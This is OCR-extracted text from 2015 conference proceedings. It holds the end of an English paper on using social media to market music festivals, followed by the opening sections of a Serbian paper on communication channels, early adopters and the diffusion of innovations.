The most popular social networks are quite different among themselves. Not all of them are well suited to marketing strategies or they may require profoundly different approaches. However, all of them offer the possibility of getting in touch with a great number of potential users, which makes them an essential part of modern marketing strategies. Nowadays, it has become virtually impossible to think of marketing without linking it to social media, bearing in mind that 93% of marketers use social media for business purposes, with Facebook and Twitter being the most popular networks for advertising (Bullas, 2014).

## 4. ADVANTAGES OF USING SOCIAL MEDIA IN ADVERTISING MUSIC FESTIVALS

Since the middle of the last century, marketing has taken over a key role in the efforts to attract larger number of visitors – the necessity for making profit – and at the same time promoting culture. Due to the fact that there are numerous music festivals available to customers, it is hard for a particular festival to stand out from the group. The role of marketing is to offer more attractive benefits than other festivals and thus, convince potential customers to choose the particular one.

Every marketing plan should consider customers' needs and there are always difficulties with defining precisely such needs. There is frequently a gap between customers' needs and marketing strategies of cultural festivals due to the characteristics of cultural products. The purpose of event marketing is to locate these gaps and propose ways to overcome them, and not only advertise and sell a certain product or service. (Allen *et al.*, 2011). Social media marketing offers the possibility of being completely aware of customers' needs. By being active on the largest social media, marketers are not only able to assess the needs of the customers, but to have easy access to the customers' feedback – the level of their satisfaction or dissatisfaction, as well as the reasons for such opinions. Marketing is an integral part of the whole process of festivals and successful marketing of music festivals can bring beneficial impacts to organizations and communities. Festivals are a demanding business endeavour involving tremendous amounts of marketing (Lee *et al.*, 2008). That is, marketing functions are the vital part of the entire process and help music festivals to achieve success, which is the main objective of any festival. In order for marketing to be effective, proper understanding of the market, products and audience is crucial.



DOI: 10.15308/Synthesis-2015-583-587

What distinguishes marketing of music festivals from other types of marketing is the fact that cultural products are very complex due to the fact that they include intangible value. Cultural products are described as aesthetics, non-quantifiable and subjective (Colbert, 2007). Therefore, the most important thing in the marketing of music festivals is to carefully analyse the characteristics of the cultural product and attract visitors who will appreciate that specific product. The ultimate artistic experience is the communication that happens between the performers and the audience, and marketing should facilitate such communication (Bernstein, 2007). Marketing strategy of music festivals cannot be applied uniformly; it has to be modified to meet the needs and specifics of a particular cultural product. The most important goals of marketing of music festivals are to increase the awareness of the target audience by presentation and demonstration of the product, to highlight the specific characteristics of the product, which will help it differentiate itself from other similar products and build market recognition. This is directed towards attracting visitors and satisfying their needs and expectations. Nowadays, the simplest way to accomplish that would be by creating a website, a blog, or simply by being active on the largest social networks – by sharing and encouraging engagement. However, many studies argue that the main objective of the marketing strategies of music festivals should not be to attract audiences to one-time performance, but to establish and continue to build visitors' loyalty. Although marketers need to seek out new visitors, the marketing strategies of music festivals should first take into account the improvement of the experience for the already existing visitors. Social media is the best way of achieving that, with all the information about the good and bad experience of the existing visitors, as well as the needs of the future ones to be just a click away from the marketers.

## 5. CONCLUSIONS

Event marketing differs from the traditional marketing because the products of events contain intangible value. In order to successfully market an event, its unique qualities must be carefully designated and exploited. Another reason for event marketing to be different from the conventional types of marketing is the special nature of the cultural experience and the centrality of the customer in creating that experience. Under such circumstances, the focus of marketing shifts from the organizers' needs to customers' needs, in order to enhance the customer satisfaction and loyalty. Generally, marketing represents an endless effort, and the current success does not necessarily imply that it would be the case in future. Therefore, it is of extreme importance for every marketer to set a goal, continually review and evaluate success and change the marketing strategy accordingly. Considering the fact that the event tourism industry has been affected by new technologies just like all other industries, the biggest and the most important adjustment that the event marketers should make is to adopt the Internet marketing communication as the primary one.

The Internet has become an indispensable part of modern life. Even though the Internet as we know it today has been available only for about two decades, it has completely changed our lives. The gadgets and possibilities it offers are countless and even though most of us lived in the era before the Internet, it is almost hard to remember how it was before and we would never make it if we needed to live without it again. It has made our lives much easier and has put the whole world at the top of our fingerprints. Considering the influence it has on our lives, it does not come as a surprise that it has become the basis of every modern marketing strategy. Traditional media is losing the battle for the leading marketing platform, while the Internet marketing communication is becoming more advanced each and every day. The possibilities of online marketing are countless, from creating a website as the virtual office of every product that needs to be advertised, through search engine optimization in order to attract as many visitors as possible to the website, to all the different social networks available. Still, the most important fact is that it can be even completely free – the only investments required are marketer's time and creativity.

## REFERENCES


Allen, J., & McDonnell, I. (2011). *Festival & Special event management*. 5th edition. Brisbane: John Wiley & Sons.

Anatara News. (2015). *Google Earth demonstrates how technology benefits RI`s civil society, govt.* Available at: http://www.antaranews.com/en/news/71940/google-earth-demonstrates-how-technology-benefits-ris-civil-society-govt. Retrieving date: March 18th.

Bernstein, J. (2007). *Arts marketing insights: The dynamics of building and retaining performing arts audiences.* San Francisco: John Wiley & Sons.

Bullas, J. (2015). *20 Social Media Facts and Statistics You Should Know in 2014.* Retrieved March 19, 2015, from http://www.jeffbullas.com/2014/01/17/20-social-media-facts-and-statistics-you-should-know-in-2014/.

Colbert, F. (2007). *Marketing culture and the arts*.3rd edition. Montreal: HEC Montreal.

Duggan, M., *et al.* (2015). *Social Media Update 2014.* Retrieved March 19, 2015, from http://www.pewinternet.org/2015/01/09/social-media-update-2014/.

Getz, D. (2005). *Event Management and Event Tourism*. 2nd edition. New York: Cognizant Communications Corporation.

Getz, D. (2008). Event Tourism: Definition, Evolution, and Research. *Tourism Management,* 29(3), 403-428.

Internet Live Stats. (2015). *Internet Users.* Retrieved March 19, 2015, from http://www.internetlivestats.com/internet-users/.

Kotler, P., & Keller, K. L. (2012). *Marketing management*. 14th edition. New Jersey: Prentice Hall.

Lee, K.Y., Lee, C.K., Lee, S.K., & Babin, B.J. (2008). Festivalscapes and patrons' emotions, satisfaction, and loyalty. *Journal of business research*, 61(1), 56-64. DOI: 10.1016/j.jbusres.2006.05.009

Marcen, C. (2010). *10 fool-proof predictions for the Internet in 2020.* Retrieved March 20, 2015, from http://www.networkworld.com/news/2010/010410-outlook-vision-predictions.html?page=1.

Oklobdžija, S. (2014). *The importance of internet marketing communication in event tourism. Case study: EXIT festival.* Master thesis. Faculty of Tourism and Hospitality, Singidunum University.

Quinn, B. (2009). Festivals, events and tourism. In Jamal, T. and Robinson, M. (Eds), *The SAGE Handbook of Tourism Studies.* London: Sage.

Richter, F. (2014). *How Marketers Use Social Media.* Retrieved March 19, 2015, from http://www.statista.com/chart/2289/how-marketers-use-social-media/.

Trengove, J.A., Malczyk, A., & Beneke, J. (2011). *Internet Marketing: A highly practical guide to every aspect of internet marketing.* GetSmarter. Retrieved March 19, 2015, from https://vula.uct.ac.za/access/content/group/95dfae58-9991-4317-8a1d-e2d-58f80b3a3/Published%20OER%20UCT%20Resources/Internet%20Marketing%20textbook.pdf.




DOI: 10.15308/Synthesis-2015-583-587

Synthesis
International Scientific Conference of IT and Business-Related Research

# NOVI KOMUNIKACIONI KANALI U PROCESU DIFUZIJE INOVACIJA

## NEW COMMUNICATION CHANNELS IN THE PROCESS OF DIFFUSION OF INNOVATIONS

Aleksandar Mihajlović, Jelena Gajić, Radmila Živković, Ivana Brdar, Milena Bokić
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Sticanje konkurentske prednosti u savremenom poslovanju podrazumeva postojanje novih ideja koje su inspirisane pažljivim posmatranjem aktuelnih trendova na tržištu. Strateško razvijanje inovacija dovodi do stvaranja superiornih performansi proizvoda i obezbeđuje dugoročnu konkurentsku prednost. Karakteristike inovacija uslovljavaju različite stepene i brzinu prihvatanja, a vreme prihvatanja inovacija je osnova uspešnog širenja na tržištu. Prosečno vreme za koje potrošač prihvata novi proizvod ukazuje na vremenski period koji će biti potreban da bi se nov proizvod široko prihvatio. Cilj rada je da ukaže na značaj komunikacionih kanala i definisanje strategije koje omogućavaju efikasno informisanje, tzv. difuziju inovacija kroz sofisticirano „ubeđivanje" potrošača. Rezultati istraživanja ukazuju da rani prihvatioci koriste komunikacione kanale demonstrirajući putem njih jedinstvenu korist novih proizvoda i usluga.

**Ključne reči:**
rani prihvatioci, inovacije, komunikacioni kanali, društvene mreže.

**Abstract:**
Gaining a competitive advantage in the modern business world implies the existence of revolutionary ideas triggered by careful observation of the current market trends. Strategic innovation development leads to superior product performances and guarantees a long-term competitive advantage. The characteristics of innovations determine the degree and speed of their adoption, while the time of adoption is considered a prerequisite for successful expansion and positioning in the market. The average length of time that the consumer needs to adopt a new product indicates the total length of time that will be required for a new product to become widely adopted. The purpose of this paper is to indicate the importance of modern communication channels and define the strategy that would enable efficient provision of information, so-called diffusion of innovations by means of sophisticated consumer persuasion techniques. Research results indicate that early adopters use communication channels, thus demonstrating the unique benefits of new products and services.

**Key words:**
early adopters, innovations, communication channels, social networks.

## 1. UVOD

Inovacije predstavljaju imperativ današnjeg poslovanja, i postaju ključni faktor ne samo rasta, već i opstanka kompanija na tržištu. Uspeh kompanije, ogleda se u kontinuiranom stvaranju superiorne vrednosti za potrošače (korisnike usluga) i u pozicioniranju novog proizvoda/usluga na tržište pre konkurencije. Traganje za inovativnim načinima ostvarivanja tržišnog uspeha, uočljivo je na svim poljima poslovnog delovanja. Kompanije mogu biti inovatori ne samo stvarajući novi proizvod ili uslugu, već i stvarajući novi proizvodni ili uslužni proces, program lojalnosti, ili primenjujući nove načine organizovanja, tj. komunikacije. Inovacija za potrošača ne predstavlja samo nov proizvod, već i svaku drugu ideju koja se kako kvalitativno, tako i kvantitativno razlikuje od drugih i koju potencijalni kupac smatra novom (Milisavljević, 2003).

Nove tehnologije, internet, mobilni uređaji i celokupno savremeno informatičko okruženje u kojem živimo i poslujemo, doveli su do ogromnog povećavanja brzine komunikacije i stvaranja sveobuhvatnijeg globalnog tržišta. Zahvaljujući tome, uz pomoć savremenih tehnologija, društvenih mreža i internet poslovanja, kompanije danas brže i lakše komuniciraju sa svojim potrošačima, prikupljaju i obrađuju njihove podatke, otkrivaju njihove navike i prepoznaju njihove potrebe, čak i pre njih samih. Okruženje u kome kolaboriraju kompanije i potrošači, omogućilo je kompanijama da postanu fleksibilnije i da brže reaguju na zahteve potrošača, a time sebi obezbede konkurentsku prednost.

Međusobna komunikacija potrošača kojima je stalo do nekog proizvoda ili usluge, obezbedila je jedan potpuno novi kanal koji je van opsega masovnog marketinga i prosečnih stvari. On ističe jedinstvenost, a danas, za kompanije, jedina sigurna stvar na tržištu je da budu izuzetne (Godin, 2005). Upravo takvo okruženje je rezultat kreativnosti i inovacija, a ujedno i generator novih ideja. Kreativnost predstavlja sposobnost generisanja i razvijanja novih ideja, a inovacije aktivnosti usmerene na stvaranje promena, pretvaranje ideja u realna i praktična rešenja, nove proizvode i jedinstvene usluge. Za kreativnost možemo reći da je neizostavan element inovacije, dok inovacije predstavlju zbir kreativnosti i uspešne implementacije. Uspešne inovacije su upravo one koje kvalitetnije i racionalnije mogu da odgovore na potrebe savremenih potrošača od prethodnih rešenja.

Inovacije su takođe i najbolje sredstvo za uspešno rešavanje velikih društvenih izazova, koji su svakim danom sve aktuelniji. Upravo zbog toga, Evropska komisija je označila inovacije kao jedan od najbitnijih faktora, kako za izlazak iz svetske ekonomske krize, tako i za rast evropske ekonomije (European Commision, 2011).




E-mail: mihajlovich@gmail.com

DOI: 10.15308/Synthesis-2015-588-593

## 2. EVOLUCIJA INOVACIJA DIGITALNIH POTROŠAČA

Inovacija je ideja, proizvod, odnosno usluga koja se, od strane pojedinca, doživljava i prihvata isključivo kao nova. Doživljaj nove ideje za pojedinca određuje njegova reakcija na nju. Ako je ideja nova, onda se ona smatra inovacijom (Rogers, 2003). Veoma često se prave semantičke greške, pa se ne pravi razlika između otkrića, ideje, pronalaska, izuma, invencije i inovacije (Roco & Bainbridge, 2013). Inovacija je kompleksnija aktivnost, jer pored tehnologije obuhvata i marketing, finansiranje i druge ekonomske aktivnosti. Inovacija je deo, tj. faza inovacionog ciklusa (sl. 1) koji obuhvata jedinstven razvojni ciklus:




Slika 1. Razvojni ciklus
Izvor: Proven Models http://www.provenmodels.com/14


Takođe, inovacije možemo definisati kao prvu praktičnu primenu pronalaska ili naučnog otkrića. Najbrojnije i ekonomski najvažnije su tehnološke inovacije, koje imaju odlučujući uticaj na razvoj proizvodnje i privredu u celini, a predstvljaju prvo lansiranje novog proizvoda, novog ili bitno poboljšanog tehnološkog procesa. Jakšić *et al.* (2006) navode da o dubini inovativnosti one mogu biti fundamentalne (rezultat fundamentalnog i primenjenog istraživanja i razvojnog rada) ili funkcionalne, odnosno adaptivne (rezultat primenjenog istraživanja i/ili razvojnog rada).

Karakteristike inovacija uslovljavaju različite stepene i brzinu prihvatanja. Osnovne karakteristike inovacije su: „relativna prednost" koja se ogleda u sagledavanju elemenata u kojima inovacija prednjači u odnosu na proizvode u istoj klasi, „kompatibilnost" koja prikazuje koliko su inovacije u skladu sa postojećim vrednostima, prošlim iskustvom ali i potrebama ranih prihvatioca, „kompleksnost" koja predstavlja složenost inovacije za razumevanje i korišćenje, „eksperimentalnost" koja se ogleda u relativnoj jednostavnosti testiranja inovacije pre donošenja odluke, „mogućnost posmatranja" koja prikazuje koliko su rezultati inovacije vidljivi drugima (Rogers, 2003).

Dobar primer evolucije u inovacijama su mobilni telefoni, tačnije pametni telefoni čiji nastanak vezujemo za 1973. godinu. Zvanično su bili predstavljeni javnosti od strane kompanije *Ericsson* tek 1997. godine, a zatim od strane kompanije *Nokia* koja je dugi niz godina bila lider na tržištu mobilnih telefona. Tržište pametnih telefona je bilo „uzburkano" plasiranjem prvog pametnog telefona kompanije *Apple* 2007. godine. Inovacije u ovoj kategoriji proizvoda su dovele do toga da od 2010. godine, tržište pametnih telefona postaje jedno od najbrže rastućih tržišta na svetu. O tome svedoče i rezultati onlajn istraživanja kompanije *Accenture* o životnom stilu digitalnih potrošača; 52% ispitanika planira da kupi pametne telefone u narednih 12 meseci, dok samo 4% trenutno nema ovaj telefon (sl. 2).

Prilikom planiranja kupovine digitalnih uređaja i dalje dominiraju multifunkcionalni uređaji, gde čak svaki peti potrošač planira da kupi još jedan pametni telefon, HD-TV, fablet ili tablet uređaj. Istraživanje je takođe utvrdilo da je više od 51% potrošača zainteresovano da kupi fablet uređaje, koji predstavljaju fuziju pametnih telefona i tableta, čija se veličina ekrana kreće u rasponu od 5 do 7 inča.


U prilog privlačnosti prema najnovijim inovacijama, potrošači nameravaju da ulože 33% više novčanih sredstava u uređaje, nego u prateće sadržaje i usluge. Samo 20% ispitanika planira da poveća potrošnju na broadband internet usluge, 19% na usluge mobilne telefonije, 13% na video i 12% na druge sadržaje (sl. 3).




Slika 2. Namere o kupovini
Izvor: *Accenture* http://www.accenture.com/SiteCollectionDocuments/PDF/Accenture-Digital-Consumer-Tech-Survey-2014.pdf/



DOI: 10.15308/Synthesis-2015-588-593





Slika 3. Namere o kupovini

Izvor: Accenture http://www.accenture.com/SiteCollectionDocuments/PDF/Accenture-Digital-Consumer-Tech-Survey-2014.pdf/

## 3. DIFUZIJA INOVACIJE - PLANSKO ŠIRENJE IDEJA

Difuzija predstavlja proces u kome se inovacija komunicira kroz odgovarajuće kanale između članova društva u određenom vremenskom periodu. Rogers (2003) ističe da postoje četiri ključne komponente difuzije (sl. 4): inovacija, kanali komunikacije, određeno vreme i članovi nekog društvenog sistema.





Slika 4. Četiri ključne komponente difuzije

Izvor: Rogers, E.M. (2003).

Difuzija je specifičan tip komunikacije u kome su poruke kreirane oko nove ideje. Te nove ideje u sadržaju poruke daju difuziji njen specifičan karakter. Novost, novina znači da je neki stepen neizvesnosti uključen u difuziju. Difuziju neki autori vezuju za spontano, slučajno širenje ideja ali *Rogers* naglašava kako spontano tako i plansko širenje ideja (Rogers, 2003).

Upravljanje difuzijom inovacije, danas je posebno značajno za savremeno poslovanje, s obzirom da su mnoga istraživanja povezana sa tehnološkim inovacijama. Kotler *et al.* (2007) navode da način širenja inovacije sa aspekta vremena prihvatanja se najčešće deli u pet kategorija potrošača: inovatori, rani prihvatioci, rana većina, kasna većina i zakasneli (sl. 5).




Slika 5. Kategorizacija usvojilaca na osnovu inovativnosti

Izvor: Milisavljević, M. (2003).

Ove kategorije prihvatilaca novih proizvoda u dobroj meri se poklapaju i korespondiraju sa fazama u životnom ciklusu proizvoda: uvođenje, rast, zrelost i opadanje. Za uspeh inovacija su presudni rani prihvatioci ili „najbolji promoteri" novih proizvoda i usluga.

## 4. „LIDERI MIŠLJENJA" – RANI PRIHVATIOCI

Uloga društva, posebno inovatora i ranih privatioca, u širenju novih ideja i tehnologije istražuje se još od 60-ih godina prošlog veka (Rogers, 2003). U ovom kontekstu najveći značaj imaju rani prihvatioci koji čine malu grupu ljudi koji „menjaju svet". Oni se najćešće definišu kao radoznali, avanturistički potrošači koji prvi kupuju i brzo šire dobre ili loše „glasine" o svom potrošačkom iskustvu. Međutim, potrebno je istaći da postoje i izuzeci koji vešto izbegavaju širenje novosti jer žele da izbegnu da ih drugi ljudi kopiraju.

Rani prihvatioci se tretiraju kao „lideri mišljenja" koji su visoko obrazovani, imaju visoke prihode i imaju određeni društveni status. Njihova uloga je posebno značajna jer su oni društveno aktivni i ohrabruju druge potrošača da prihvate



DOI: 10.15308/Synthesis-2015-588-593


inovaciju. U digitalnoj eri, njihova uloga je još veća, posebno kada govorimo o uvođenju novih proizvoda/usluga na tržište (Rogers, 2003).

Rane prihvatioce od drugih korisnika posebno razlikuje vreme prihvatanja, što predstavlja osnovu procesa širenja inovacija. Vremenski period koji je potreban da se novi proizvod prihvati u širem obimu, je pod direktnim uticajem prosečnog vremena za koje potrošač prihvata inovaciju. Što je vreme od saznanja do kupovine novog proizvoda kraće, to će celokupna stopa širenja inovacije biti brža, i obrnuto. Najnovija istraživanja pokazuju da se poslednjih godina životni ciklus proizvoda znatno skratio, a da se istovremeno povećala brzina širenja inovacije. Glavne barijere u širenju inovacija predstavlja otpor potrošača prema inovacijama koje nisu u skladu sa njegovim ranijim verovanjima. Maričić (2011) razlikuje dve vrste potrošačkih barijera: funkcionalne (korišćenje, vrednost, rizik) i psihološke (tradicija, imidž), a one se mogu prevazići pravilnim izborom adekvatnog komunikacionog kanala i atraktivnog sadržaja poruke.

Kuo *et al.* (2013) navode da su osnovne karakteristike ranih prihvatilaca: fokusirani na tehnologiju, zagovornici revolucionarne promene, korisnici vizionari, orijentisani na projekte, spremni da preuzmu rizik, spremni da eksperimentišu, sami sebi dovoljni, i da teže horizontalnoj komunikaciji.


Prethodno navedeno potvrđuje istraživanje *Accenture Digital Consumer Tech Survey* (2014), koje pokazuje da su rani prihvatioci (više od 70%) pokazali interesovanje za kupovinu funkcionalnih uređaja širokog spektra, od navigacije za vozila i uređaja za kućnu bezbednost, pa sve do uređaja za ličnu bezbednost i zdravlje i fitnes (sl. 6). Za ove potrošače nosiva tehnologija kristališe njihov kompletan digitalni životni stil.

Fromm *et al.* (2011) ističu da je, kad su inovacije u pitanju, potrebno razlikovati dve generacije sa suprotnim stavovima. Milenijumska generacija (rođeni između 1977. i 1995. godine) dva puta više želi da bude u ulozi ranih prihvatioca savremenih tehnologija nego starija, nemilenijumska generacija. Takođe, oko 26% ove generacije izvestilo je da su jedni od prvih ili među prvima koji su „probali" nove tehnologije. Osim njih, 35% je onih koji čekaju da prođe neko vreme pre nego što probaju nove tehnologije, odnosno 22% je onih koji su priznali da su čekali da tehnologija postane masovno prihvaćena (sl. 7).




Slika 6. Interesovanje za digitalne ponude

Izvor: *Accenture* http://www.accenture.com/SiteCollectionDocuments/PDF/Accenture-Digital-Consumer-Tech-Survey-2014.pdf/




Sl. 7: Stavovi milenijumske i nemilenijumske generacije po pitanju inovacija savremenih tehnologija

Izvor: Fromm, J., Lindell, C., & Decker L. (2011).



DOI: 10.15308/Synthesis-2015-588-593

## 5. ZNAČAJ KOMUNIKACIONIH KANALA I DRUŠTVENIH MREŽA U DIFUZIJI INOVACIJA

Komunikacioni kanali su sredstva uz pomoć kojih se prenose informacije tj. poruke. Oni se menjaju i usavršavaju pod uticajem savremenih informacionih tehnologija. Postoje dve vrste komunikacionih kanala: masovni mediji i interpersonalni kanali. Masovni mediji su kanali koji putem radija, televizije, novina, itd., šalju poruku javnosti. Nasuprot tome, interpersonalni kanali su efektivniji u ubeđivanju da se nova ideja promoviše i prihvati, posebno kada se radi o ličnim kanalima koji povezuju dvoje ili više ljudi koji imaju sličan socioekonomski status, obrazovanje i sl. (Jobber & Fahy, 2012). Interpersonalni kanali podrazumevaju razmenu licem u lice. Danas, bez obzira na tip kanala, komunikacija putem interneta je postala značajan izvor širenja inovacija. Ona je zadržala sve elemente ličnog kanala, bez potrebe direktnog prenošenja informacije, čime se sam proces prenosa informacija znatno ubrzao.

Komunikacione kanale takođe možemo kategorisati kao lokalne i globalne, koji komuniciraju između pojedinca iz određene društvene grupe i spoljnih izvora. Interpersonalni komunikacioni kanali mogu biti lokalni ili globalni, dok su skoro svi kanali masovnih medija globalni. Zbog ovih karakteristika globalni kanali i kanali masovnih medija imaju značajniju ulogu u fazama znanja, dok lokalni kanali i interpersonalni kanali imaju važniju ulogu u fazama ubeđivanja prilikom procesa donošenja odluka vezanih za inovacije (Sahin, 2006).

Internet je postao jedinstveno okruženje za pojavu i širenje inovacija, pružajući nove načine za komunikaciju. Istovremeno, promenio je poimanje osnovne interakcije dozvoljavajući pojedincu da deluje, nezavisno od njegove fizičke blizine (Montanaria & Saberi, 2010). Kako je difuzija društveni proces koji podrazumeva interpersonalnu komunikaciju, omogućen je snažniji uticaj na kreiranje ili menjanje stavova pojedinaca. Jedan od najprepoznatljivijih problema u okviru difuzije inovacija je tendencija učesnika da se okupljaju u različite grupe, što je potpomognuto razvojem društvenih medija.

Društveni mediji se mogu definisati kao online platforme koje pojedinci koriste kako bi međusobno razmenili mišljenja i podelili svoja iskustva, uključujući fotografije, video snimke, muziku, itd. Platforme društvenih medija, mogu se kategorisati u osam glavnih celina: društvene mreže, blogovi, mikroblogovi, sajtovi sa deljenim sadržajima, sajtovi koji dozvoljavaju editovanje sadržaja i strukture od strane korisnika, centralizovani online servisi koji omogućavaju korisnicima da skladište i podelite *bookmark*-ove, podkastove i forume (Koçak *et al.*, 2013).

Društvene mreže su danas postale savremeni način komunikacije. Intenzivna elektronska komunikacija utiče na brzo prenošenje iskustva i kreiranje pozitivnih i negativnih stavova. Osnovni značaj komercijalne upotrebe internet društvenih mreža ogleda se u njihovoj efikasnosti, efektivnosti, pristupačnosti i proaktivnom stavu.

Imajući u vidu da se veliki broj socijalnih i tehnoloških inovacija širi putem društvenih mreža, došlo je do brzog rasta i povećanja popularnosti u ovoj sferi internet interakcije između potrošača i kompanija. Zahvaljujući razvoju društvenih medija, rani prihvatioci imaju potencijal da ostvare još veći uticaj nad proizvodima koje kupuju i testiraju, posebno kada su u pitanju mali uređaji i onlajn brendovi. Prema navodima *Forrester Research*-a, čak 70% odraslih koristi društvene mreže, blogove ili video (Advertising Age, 2010).

